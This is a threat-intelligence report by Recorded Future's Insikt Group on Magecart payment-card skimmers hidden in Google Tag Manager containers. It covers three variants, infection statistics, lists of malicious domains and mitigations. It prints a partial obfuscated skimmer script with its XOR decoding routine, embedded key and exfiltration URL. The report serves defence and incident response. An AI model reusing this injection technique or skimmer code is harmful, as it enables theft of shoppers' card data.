
CYBER
THREAT
ANALYSIS

Recorded Future®

By Insikt Group®

September 20, 2022

Threat Actors Continue to Abuse Google Tag Manager for Payment Card e-Skimming



Recorded Future®

This report from the Recorded Future® Payment Fraud Intelligence module builds on our earlier reporting on Google Tag Manager (GTM) abuse and provides an updated overview of how threat actors abuse GTM containers to conduct Magecart e-skimmer attacks. The intended audience is law enforcement and fraud and cyber threat intelligence (CTI) teams at financial institutions, card networks, and merchant services companies.

Executive Summary

Google Tag Manager (GTM) containers are frequently used by e-commerce domains for internet marketing, website usage metrics, and customer tracking. Over the past 2 years, Recorded Future has discovered 3 significant variants of malicious scripts hidden within GTM containers that function either as e-skimmers or as downloaders for installing e-skimmers. The e-skimmers are used to collect the payment card data and personally identifiable information (PII) of customers shopping at the infected e-commerce website, before exfiltrating the stolen data to malicious domains under the threat actors' control.

The abuse and incorporation of legitimate web services like GTM into e-skimmer attack chains offer threat actors 2 major advantages:

- With access to an infected GTM container on a victimized e-commerce domain, threat actors can modify the contents of the GTM containers to update scripts or swap out associated malicious domains without accessing the victimized e-commerce website's system. This helps reduce detection and suspicious activity on the website's logs.
- E-commerce website administrators may whitelist "trusted" source domains (such as legitimate Google services) to save resources. As a result, security software may be configured so that they do not scan the contents of the GTM containers, thereby inhibiting detection and remediation of infected GTM containers and resulting in enhanced persistence.

As of this writing, all 3 GTM-based e-skimmer variants are currently being used to infect e-commerce domains and compromise customers' payment card data. Usage of these GTM-based e-skimmer variants began no later than March 2021, and newly infected e-commerce domains have been observed every month since then. Furthermore, based on similarities between an older variant (Variant 1) and a new variant (Variant 3), it is likely that threat actors are actively updating their scripts to further inhibit detection and remediation.

Key Judgments

- We identified 569 e-commerce domains infected with e-skimmers: 314 were confirmed to have been infected by a GTM-based e-skimmer variant, whereas the remaining 255 had infections that exfiltrated stolen data to malicious domains associated with GTM abuse.
- The 314 e-commerce domains were confirmed to have been infected by 1 of the 3 GTM-based e-skimmer variants. 87 of these e-commerce domains remain infected as of August 25, 2022. The average period of infection for those infections that have since been remediated was 3.5 months.
- The 3 GTM-based e-skimmer variants each use their own set of malicious domains to receive stolen data. Beyond the 314 confirmed GTM-based e-skimmer attacks, 255 e-commerce domains were infected by e-skimmers that exfiltrated stolen data to a domain associated with GTM abuse; however, there is insufficient historical forensic data to validate whether these since-remediated e-skimmer infections were delivered via GTM containers or alternative methods.
- As of this writing, over 165,000 payment card records attributed to victims of GTM container abuse attacks have been posted to dark web carding shops. The total number of payment cards compromised via GTM-based e-skimmers is likely higher.




Figure 1: In 2018, a threat actor on a top-tier dark web forum explained how to abuse GTM containers for malicious purposes (Source: Recorded Future)

Background

GTM is a legitimate service offered by Google that uses containers to allow web developers to embed JavaScript and other resources into websites. The service is typically used for internet marketing, website usage metrics, and customer tracking. We have observed Magecart actors abuse this legitimate Google service through a feature that allows them to place HTML elements or JavaScript into the GTM containers, with these items later injected into a victim website at run time by the GTM loader. In most contemporary cases, the threat actors themselves create the GTM containers and then inject the GTM loader script configuration needed to load them into the e-commerce domains (as opposed to injecting malicious code into existing GTM containers that were created by the e-commerce website administrators).

More broadly, the active GTM-based e-skimmer attack methods detailed in this report are not the first observed instances of GTM abuse by threat actors. In 2016, Google Tag Manager launched automated malware detection for GTM containers to combat abuse, yet over the next 2 years:

- The Register reported that threat actors had abused GTM containers for cryptojacking.
- The cybersecurity company Sucuri reported the abuse of GTM containers to place "rogue" advertisements on victimized websites and drive web traffic toward (often malicious) domains.

Eventually, by late 2018, a discussion regarding the abuse of GTM containers appeared on a top-tier dark web forum when a threat actor openly explained how to abuse GTM containers to "inject malicious code", without specifying any of the possible types of malicious activity.

Threat Analysis

We have identified 569 e-commerce domains infected by Magecart e-skimmers that exfiltrate stolen payment card and cardholder data to a malicious domain associated with GTM-based e-skimmer attacks. 87 of the e-commerce domains remain infected as of this report, and all 87 are infected with a confirmed GTM-based e-skimmer.

Of the 482 e-commerce domains that are no longer infected, we confirmed the use of GTM-based e-skimmers on 227 of them. However, there was insufficient historical forensic evidence to conclusively confirm whether the infections on the remaining 255 e-commerce domains used a GTM-based e-skimmer or an alternative e-skimmer type. Due to the fact that the infections on these e-commerce domains exfiltrated stolen data to malicious domains that were confirmed to also receive stolen data from GTM-based attacks, it is likely that a significant portion of the 255 domains were infected by a GTM-based e-skimmer.

Among the confirmed GTM-based attacks, we identified 3 distinct GTM-based e-skimmer variants (hereafter "Variant 1", "Variant 2", and "Variant 3") and determined the exfiltration domain clusters for each variant. All 3 variants use separate e-skimmer scripts and exfiltration domains. All 3 variants are currently in use for active infections and have been deployed to infect new e-commerce domain(s) in August 2022, indicating that all 3 variants pose an active risk to e-commerce websites and their customers — and by extension, to financial institutions and card networks.

Victim Typology for Confirmed GTM-Based Attacks

As of this report, we have attributed over 165,000 payment card records posted on dark web carding shops to e-commerce domains infected by confirmed GTM-based attacks. Based on the volume of infected e-commerce domains, infection durations, and cumulative average monthly visitors, the total number of payment card records compromised via GTM-based attacks is likely higher.

As shown in the chart below, Variant 1 and Variant 2 came into use no later than March and June 2021, respectively. Variant 3 is the most recent and came into use no later than July 2022. Across all 3 variants, GTM-based e-skimmers persisted on infected e-commerce domains for an average of 3.5 months before they were remediated or removed.

Across the 3 variants and focusing only on the fully confirmed GTM-based e-skimmer attacks, the threat actors did not exclusively target "high-value" e-commerce domains, with attacks spanning e-commerce domains that see nearly 1 million monthly visitors to those with less than 10,000 monthly visitors. The table below contains the top 5 currently infected e-commerce domains per their average monthly visitors (excluding those already identified in this previous report).




Figure 2: The number of e-commerce domains that became infected by a confirmed GTM-based e-skimmer according to the month that the infection began and variant type (Source: Recorded Future)

E-commerce Domain	Avg Monthly Visits	Infection Start Date	Variant	GTM Container
hvacdirect[.]com	826,838	07/14/2022	Variant 3	GTM-MTKH7ZB
principiaskin[.]com	512,710	07/30/2022	Variant 2	GTM-WNV8QFR
bowlersmart[.]com	406,705	12/17/2021	Variant 1	GTM-T5THDS3
afepower[.]com	173,810	07/12/2022	Variant 3	GTM-ND2HN5T
imovr[.]com	120,679	01/12/2022	Variant 1	GTM-KX5RSMB

Table 1: The top 5 e-commerce domains infected by a GTM-based e-skimmer ranked according to their average number of monthly visitors (Source: Recorded Future and SimilarWeb)




Figure 3: The top 10 affected countries based on the location of the company headquarters of infected e-commerce domains (Source: Recorded Future)

In terms of the geographical distribution of targeted e-commerce domains, the threat actors conducting GTM-based e-skimmer attacks primarily targeted e-commerce domains of companies headquartered in the United States, corresponding to a likely intent to target US-based cardholders.

GTM-Based e-Skimmer Variants: Design and Impact

The core similarity among the 3 variants is that they all incorporate GTM containers into their e-skimmer attack chain. By design, the GTM system uses its own JavaScript to load GTM containers and apply their contents to the linking website. Threat actors abuse this functionality by embedding malicious code within the containers, knowing it will be loaded into the victimized website by the legitimate GTM loader.

The variable of interest within the GTM container is "vtp_html" (Figure 4), which corresponds to a string of characters that are read by the GTM loader and injected into the victim page. The Magecart actors place a <script> tag and corresponding JavaScript within the "vtp_html" variable, resulting in it being loaded and executed by the web browser.

The key difference among the 3 variants (outside of the fact that they exfiltrate stolen payment card and cardholder data to separate malicious domains) is in how they deliver the final e-skimmer script payload via the GTM container:

- Variant 1 embeds an unobfuscated e-skimmer JavaScript directly into the GTM container, and it uses a unique GTM container for each infection.
- Variant 2 embeds a loader script into the GTM container; the loader script then pulls the actual e-skimmer script from a separate dual-use domain (a domain used to both host e-skimmer scripts and receive exfiltrated payment card data). Variant 2 reuses several GTM containers across multiple infections.
- Similar to Variant 1, Variant 3 embeds the e-skimmer JavaScript directly into the GTM container and uses a unique GTM container for each infection. The key difference between Variant 1 and 3 is that Variant 3 uses custom obfuscation.




Figure 4: Example of a trojanized GTM container showing the malicious Variant 1 script within the vtp_html element (Source: imovr[.]com)

Ultimately, it is unlikely that a single threat group is responsible for all 3 variants; however, it is likely that a single threat group or an overlapping set of threat actors are responsible for Variants 1 and 3. Variant 1 was primarily deployed in 2021, whereas Variant 3 emerged in summer 2022. Under this scenario, Variant 3 represents a more advanced version of Variant 1 relying on custom obfuscation to reduce the likelihood of detection.

The following subsections provide an overview of each variant's e-skimmer design and infection metrics. Our earlier report on GTM-based e-skimmers published in December 2021 contains expanded information concerning the technical design of Variants 1 and 2.

Variant 1: First Identified and Unobfuscated

Variant 1 loads "vtp_html" with an e-skimmer script, injects a link to the container into the victim website, and uses unique containers for each victim. Variant 1 does not employ obfuscation.

Variant 1 has been observed in containers used against 187 e-commerce domains, with the first victim infected no later than March 2021. As of this writing, 52 of the domains are currently infected with Variant 1. A further 61 e-commerce domains were infected with since-remediated e-skimmers that exfiltrated stolen data to one of the 8 malicious domains associated with this variant; however, there is insufficient historical data for these 61 infections to validate whether they were specifically GTM-based e-skimmers.

Variant 1 — Associated Malicious Domains	
googleadwordstrack[.]com	googletagswidget[.]com
googletrackevent[.]com	googletagwidget[.]com
googleadwordswidget[.]com	googletagwidgets[.]com
googletagstorage[.]com	googlewidgetadwords[.]com

Table 2: Variant 1 e-skimmers are designed to exfiltrate stolen data to 1 of these malicious domains, thereby establishing the association between GTM-based attacks and these domains (Source: Recorded Future)

Variant 2: Uses GTM Container as Loader for Dual-Use Domain

Variant 2 trojanizes the GTM container by loading "vtp_html" with a script that injects a link to an external e-skimmer URL — which hosts the actual e-skimmer script — and then loads the e-skimmer into the victimized website. Unlike Variants 1 and 3, the threat actors behind Variant 2 have reused GTM containers across multiple infected e-commerce domains. Over the course of the GTM containers' lifespans, 2 containers have been linked to multiple e-skimmer URLs.

GTM Container	e-Skimmer URLs	Total Victims	Active Victims	First Detected	Last Seen
GTM-5SF293J	3	30	0	06/23/2021	01/30/2022
GTM-P7W266K	1	40	0	01/12/2022	01/30/2022
GTM-N6S5V8D	1	7	3	02/23/2022	08/19/2022
GTM-K2NR34K	3	27	0	03/11/2022	04/22/2022
GTM-WNV8QFR	1	24	19	05/27/2022	08/19/2022
GTM-NFHZMDF	1	1	1	07/28/2022	08/18/2022
GTM-NSTTR9L	1	22	0	08/01/2022	08/05/2022

Table 3: Listing of Variant 2 GTM container identifiers showing number of e-skimmer URLs used, total number of victims, number of active victims, and period of container activity (Source: Recorded Future)

Threat actors have injected links to these trojanized containers into 118 e-commerce websites, with the first victim infected no later than June 2021. As of this writing, 22 of the e-commerce websites remain infected (total count in the column "Active Victims" in Table 3 equals 23 due to a website currently infected by 2 GTM containers). Throughout the campaign, 8 victims saw infection by 3 containers while 24 saw infection by 2. A further 195 e-commerce domains were infected with since-remediated e-skimmers that exfiltrated stolen data to 1 of the 17 malicious domains associated with Variant 2; however, there is insufficient historical data for these 195 infections to validate whether they were specifically GTM-based e-skimmers.

Variant 2 — Associated Malicious Domains		
huggy[.]tech	ridst[.]tech	stylesfound[.]com
bulder[.]site	ganalitics[.]com	sanjss[.]com
tagfb[.]tech	ganalitis[.]com	sanjacss[.]com
normst[.]tech	gstatsc[.]com	designestylelab[.]com
jqueridev[.]at	gstatuslink[.]com	gtsmapicss[.]com
jqueri-web[.]at	gtagmagr[.]com	

Table 4: Variant 2 e-skimmers are designed to exfiltrate stolen data to 1 of these malicious domains, thereby establishing the association between GTM-based attacks and these domains (Source: Recorded Future)

Variant 3: Highly Similar to Variant 1 but Obfuscated

In July 2022, we discovered Variant 3, which was similar to Variant 1 in that it:

- Implants an e-skimmer script directly in the GTM container.
- Uses a unique GTM container for each infection.
- Employs a similar e-skimmer script structure, albeit obfuscated.

The key difference between Variant 1 and Variant 3 is that Variant 1 is unobfuscated, whereas Variant 3 features custom obfuscation. Furthermore, Variants 1 and 3 each exfiltrate stolen data to separate sets of malicious domains; however, both variants use malicious "look-alike" domains aimed at deceiving users into assuming they are legitimate Google domains.

Whereas it is unlikely that the threat actors behind Variant 2 are responsible for either Variant 1 or 3, it is likely that the same threat group or an overlapping set of threat actors are responsible for Variants 1 and 3.




Figure 5: Screenshot of Variant 3 showing the script after retrieval and injection by the GTM loader (Source: hvacdirect[.]com)

Variant 3 injects the e-skimmer script (Figure 6) into the victimized webpage via the GTM loader and is deobfuscated at run-time. Variant 3 uses an XOR-cipher algorithm (Figure 6, lines 13 to 16) and embedded key (Figure 6, line 36, decoded with function at lines 8 to 11) to decrypt key strings within the script. Each GTM container uses its own encryption key, preventing its use as an indicator of compromise. The encryption also masks the exfiltration URL (Figure 6, line 39). These techniques help hide the e-skimmer from analysts and static code scanners that often key on certain JavaScript keywords, such as those that create HTML elements or establish network connections, and known malicious strings.

```
! function () {
    try {
        var E = function (b) {
                return encodeURIComponent(b).replace(/%([0-9A-F]{2})/g, function (h, k) {
                    return String.fromCharCode("0x" + k)
                })
            },
            x = function (b) {
                return decodeURIComponent(b.split("").map(function (h) {
                    return "%" + ("00" + h.charCodeAt(0).toString(16)).slice(-2)
                }).join(""))
            },
            r = function (b, h) {
                for (var k = "", m = 0; m < h.length; m++) k += String.fromCharCode(h.charCodeAt(m) ^ b.charCodeAt(m % b.length));
                return k
            },
            y = function (b) {
                return b = E(b), b = r(p, b), btoa(b)
            },
            a = function (b) {
                return b = atob(b), b = r(p, b), x(b)
            },
            z = function (b,
                h) {
                var k = a("V1FWDQNWEAYQBVwYGF8DExYeSgxEDxAOC0o="),
                    m = "";
                for (i = 0; i < h; i++) {
                    var t = b.charCodeAt(i % b.length) % k.length;
                    m += k[t]
                }
                return m
            },
            u = function (b, h) {
                return b = "" == b ? p : r(p, b), z(b, h)
            },
            p = x(atob("NjM1aWYwd255bzd0dTFsY2dsOXgxeWd2cjBsbmQ4ODg=")),
            K = function () {
                var b = jQuery;
                var h = a("XkdBGRUKWEEeAFgTGVQNBxADSxxCHQYCEx4PAQkXWUhfHA==");
                var k = function (c, d) {
                    return void 0 !== c ? c : d
                };
```

https://googleadwordsdata.com/api/

Figure 6: Screenshot of syntactically formatted e-skimmer script showing the decoding and decryption routines as well as the encryption key and exfiltration URL (Source: Recorded Future)

Variant 3 has been used to infect 13 e-commerce websites, all of which remain infected as of this writing. 9 of the 13 victims of this variant were infected in July 2022, and the rest in August 2022. The table below contains the 4 malicious exfiltration domains associated with Variant 3.

Variant 3 — Associated Malicious Domains	
googleadwordsdata[.]com	googlewidgetmanager[.]com
googlestorageadwords[.]com	googleadwordtrack[.]com

Table 5: Variant 3 e-skimmers are designed to exfiltrate stolen data to 1 of these malicious domains, thereby establishing the association between GTM-based attacks and these domains (Source: Recorded Future)

Mitigations

- E-commerce website administrators should perform a full scan of files used within their webpages to establish a known-good baseline. Periodic scanning should follow to check for unauthorized changes, which must be evaluated through file content difference checks. The use of version control software should accomplish this task.
- E-commerce website administrators should load the website in a browser while observing its network traffic, focusing on any unexpected connections that will require a more detailed review.
- E-commerce website administrators should conduct dynamic analysis of the website via a remote debugging process because e-skimmer scripts increasingly disable themselves if they detect the presence of the developer console.

Outlook

As is the case with the abuse of GTM containers, threat actors continue to exploit publicly available websites and technologies and incorporate them into their attack infrastructure as they provide greater resilience, anonymity, and detection avoidance than "self-registered" command-and-control (C2) servers. As security tools may be configured to save resources by whitelisting files hosted on "trusted" source domains, this same optimization may be self-defeating for e-commerce websites, leaving websites open to exploitation and persistent infection with malicious files.

The abuse of GTM containers also enables threat actors to update Magecart campaign infrastructure and software without the need to access the victim server. Malicious actors are likely to continue leveraging these publicly available, and often free-to-use, services in furtherance of maintaining infections while inhibiting attribution.

Sources used in this report include Recorded Future's Magecart Overwatch program, manual analysis of infected e-commerce websites, and dark web carding shops.

About Insikt Group®

Insikt Group is Recorded Future's threat research division, comprising analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence on a range of cyber and geopolitical threats that reduces risk for clients, enables tangible outcomes, and prevents business disruption. Coverage areas include research on state-sponsored threat groups; financially-motivated threat actors on the darknet and criminal underground; newly emerging malware and attacker infrastructure; strategic geopolitics; and influence operations.

About Recorded Future®

Recorded Future is the world's largest intelligence company. Recorded Future's cloud-based Intelligence Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining persistent and pervasive automated data collection and analytics with human analysis, Recorded Future provides real-time visibility into the vast digital landscape and empowers clients to take proactive action to disrupt adversaries and keep their people, systems, and infrastructure safe. Headquartered in Boston with offices and employees around the world, Recorded Future works with more than 1,400 businesses and government organizations across more than 60 countries.

Learn more at recordedfuture.com and follow us on Twitter at @RecordedFuture.